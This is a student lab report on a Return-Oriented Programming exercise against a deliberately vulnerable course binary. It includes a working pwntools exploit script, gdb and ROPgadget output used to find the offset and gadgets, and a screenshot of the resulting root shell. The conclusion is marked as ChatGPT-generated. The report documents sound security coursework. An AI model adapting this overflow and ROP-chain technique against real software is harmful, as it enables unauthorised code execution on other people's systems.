West Chester University

CSC 472

Dr. Si Chen

Fall 2023 Lab 3

Submitted by

Sean Berlin

10/21/23

**1. Introduction:** The purpose of this lab was for students to gain experience working with Return-Oriented Programming (ROP)and the exploitation of ROP vulnerability. Students illustrated their own exploit script by constructing a Python program using the pwntools library. The goal of the created exploit, the script for the 'lab3.c' program, is to overwrite the return address with the address of the 'add_bin' function and then create an ROP chain to execute 'add_bash' and 'exe_ string'. Additionally, prepare proper arguments and store them in the stack before calling the target function. The execution of the 'exec_string' function should create a new shell when run successfully. Lastly, students used gdb in order to obtain the needed addresses of the functions and ROP gadgets, as well as,  to find the correct offset/magic number.

Payload Diagram and Explanation


| |
|---|
| Multiple (146) Dummy Character 'A's |
| Address of 'add_bin' |
| Address of pop, pop ret gadget |
| 0xcafebabe |
| 0xdeadbeef |
| Address of 'add_bash' |
| Address of pop, ret gadget |
| 0xffffaaaa |
| Address of 'exec_string' |
| Address of pop, pop ret gadget |
| 0xffffabcd |
| 0xffffabcc |

Key:
Red = Dummy character 'A's of length 146
Orange = addresses functions needed to be executed to modify strcat
Green = addresses of ret gadgets
Blue = arguments passed to satisfy functions

The diagram represents the steps of the ROP attack with the goal being to manipulate the program's control flow by chaining together dummy characters, arguments, return addresses, and ROP gadgets. First, a buffer overflow is triggered by a string of dummy characters. In this case, they are 146 ‘A’s. Next, the ‘add_bin’ function is executed, passing 0xcafebabe and 0xdeadbeef as arguments. The pop, pop, ret gadget removes these values and returns to ‘add_bash’, passing 0xffffaaaa as an argument. The process continues with pop, ret gadget, which prepares the stack for the final function exec_string, passing 0xffffabcd and 0xffffabcc as arguments. This leads to the execution of exec_string, thus, triggering a shell command.

**2. Analysis and Results:**


Screenshot of rop_exp.py



```
root@8419133e860d:/workdir # cat rop_exp.py
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab3")

    # create payload

    #   1. Trigger Buffer overflow

    #   2. Find ROP gadget

    #   3. combine and formulate payload

    #Define Constants
    magicNumber = 146
    add_bin_address =  0x0804919d
    pop_ret_gadget = 0x080491e0
    add_bash_address = 0x080491e2
    pop_pop_ret_gadget = 0x080491df
    exec_string_address = 0x08049172

    payload = b'A' * magicNumber
    payload += p32(add_bin_address)
    payload += p32(pop_pop_ret_gadget)
    payload += p32(0xcafebabe)
    payload += p32(0xdeadbeef)
    payload += p32(add_bash_address)
    payload += p32(pop_ret_gadget)
    payload += p32(0xffffaaaa)
    payload += p32(exec_string_address)
    payload += p32(pop_pop_ret_gadget)
    payload += p32(0xffffabcd)
    payload += p32(0xffffabcc)


    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
root@8419133e860d:/workdir #
```

*Figure 1*


## Screenshot of Successful Exploit



```
root@8419133e860d:/workdir # python3 rop_exp.py
[+] Starting local process './lab3': pid 616
[*] Switching to interactive mode
$
$
$ ls
advsec23        exploit.py       notes.sh         ss2022
bestdayever.sh        hello.py       Pictures         ss2023
bestdayeverTwo.sh  inputfile.txt  Public           Templates
case.sh            lab2          randomPassword     testFile.txt
CSC302            lab2.c      randomPassword.py  Videos
csc583            lab3          random.sh          websiteFinder.sh
cui_homework        lab3.c      rop_exp.py          while.sh
Desktop            malware23       roster.sh
Documents        Music      roster.txt
Downloads        new.txt      Sean
$ whoami
root
$ █
```

*Figure 2*


## Command Used to Find Gadgets




```
root@8419133e860d:/workdir # ROPgadget --binary lab3
Gadgets information
===============================================================
```

*Figure 3*

## Screenshots of ROP Gadgets Addresses




```
0x080491df : pop edi ; pop ebp ; ret
```



```
0x080491e0 : pop ebp ; ret
```

*Figures 4 and 5 Respectfully*

## Screenshot showing finding the Magic Number



```
Starting program: /workdir/lab3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab

Program received signal SIGSEGV, Segmentation fault.
0x616d6261 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xffffd50a  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$ebx   : 0xf7fa6ff4  →  0x0021dd8c
$ecx   : 0xf7fa89c4  →  0x00000000
$edx   : 0x0
$esp   : 0xffffd5a0  →  "abnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
$ebp   : 0x616c6261 ("abla"?)
$esi   : 0x0804befc  →  0x08049140  →  <__do_global_dtors_aux+0> cmp BYTE PTR ds:0x804c020, 0x0
$edi   : 0xf7ffcba0  →  0x00000000
$eip   : 0x616d6261 ("abma"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────── stack ────
0xffffd5a0│+0x0000: "abnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"      ← $esp
0xffffd5a4│+0x0004: "aboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xffffd5a8│+0x0008: "abpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xffffd5ac│+0x000c: "abqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xffffd5b0│+0x0010: "abraabsaabtaabuaabvaabwaabxaabyaab"
0xffffd5b4│+0x0014: "absaabtaabuaabvaabwaabxaabyaab"
0xffffd5b8│+0x0018: "abtaabuaabvaabwaabxaabyaab"
0xffffd5bc│+0x001c: "abuaabvaabwaabxaabyaab"
─────────────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x616d6261
─────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "lab3", stopped 0x616d6261 in ?? (), reason: SIGSEGV
───────────────────────────────────────────────────────────────────────────── trace ────
────────────────────────────────────────────────────────────────────────────────────────
gef➤  pattern search $eip
[+] Searching for '61626d61'/'616d6261' with period=4
[+] Found at offset 146 (little-endian search) likely
```

*Figure 6*

Analysis:

With the template of rop_exp.py given, the only change that needed to be made to the Python program was the payload. The functionality and the order of the payload were discussed previously in the earlier part of the lab. As a result, this analysis will explain how each part of the payload was obtained as it was not yet stated. The first part of the payload was the magic number of dummy characters. The magic number was found using a De Bruijn sequence of excess length in order to trigger a buffer overflow. Using GDB, the program was run and that sequence was used as the input. This caused the program to have a segmentation fault and show what letters of the sequence caused it. The value was stored in the 'eip' register. The address of the register was then found using the "pattern search $eip" command. This process is shown in *Figure 6*. Next, the addresses of the functions needed to be executed to modify strcat such as 'add_bin', 'add_bash', and 'exec_string' were found using GDB to run 'lab3' and "disassemble" each of the functions and copying the memory addresses respectfully into the Python program. Next, the addresses of ret gadgets were found using the 'ROPgadget --binary lab3' command as shown in *Figure 3*. Furthermore, the exact memory addresses needed are shown in *Figure 4* and *Figure 5*. Lastly, the arguments passed were found by simply reading the 'lab3.c' source code and copying the exact arguments needed to satisfy the 'if statements' in each of the desired functions. When constructed properly, the successful exploit launches a new shell as shown in *Figure 2.*

## 3. Discussion and Conlusion:

**Generated by ChatGPT-** In Conclusion, through the creation of a Python script, the primary goal was to construct a payload capable of overwriting the return address and executing a precise ROP chain to trigger the 'add_bash' and 'exec_string' functions in the 'lab3.c' program. By preparing and placing the required arguments on the stack, the objective was to successfully invoke 'exec_string' and create a new shell upon execution. To achieve this, students utilized the GDB debugger to identify function addresses, ROP gadgets, and the correct offset (referred to as the "magic number") necessary for the buffer overflow.

In the process of constructing the payload, we encountered several key components. The magic number, comprising 146 'A' characters, was initially identified using a De Bruijn sequence of excessive length to provoke a buffer overflow. The exact value of the magic number was determined through GDB by running the program with this sequence as input, leading to a segmentation fault that revealed the characters causing the crash. Subsequently, the address of the 'eip' register was located using the "pattern search $eip" command.

Additionally, the addresses of critical functions and ROP gadgets were found by disassembling each function within the 'lab3' program using GDB. These addresses were then incorporated into the Python script. The addresses of ROP gadgets were obtained using the 'ROPgadget --binary lab3' command, ensuring that the necessary gadgets for the ROP chain were identified accurately.

Moreover, the arguments required for successful execution were derived from the 'lab3.c' source code, ensuring that the conditions of the 'if statements' within each target function were met.

Ultimately, the lab effectively fulfilled its stated purpose by providing students with a practical understanding of ROP attacks and the tools required for their implementation. The experiment yielded results consistent with theoretical expectations, demonstrating the successful construction and execution of a payload capable of invoking 'exec_string' and spawning a new shell. The combination of manual analysis through GDB, the use of automation tools like 'ROPgadget,' and the development of a custom Python script with 'pwntools' allowed students to gain valuable insights into the intricacies of buffer overflow exploits and the ROP attack method. This lab not only served as an educational tool but also as a practical application of software security concepts in a controlled environment.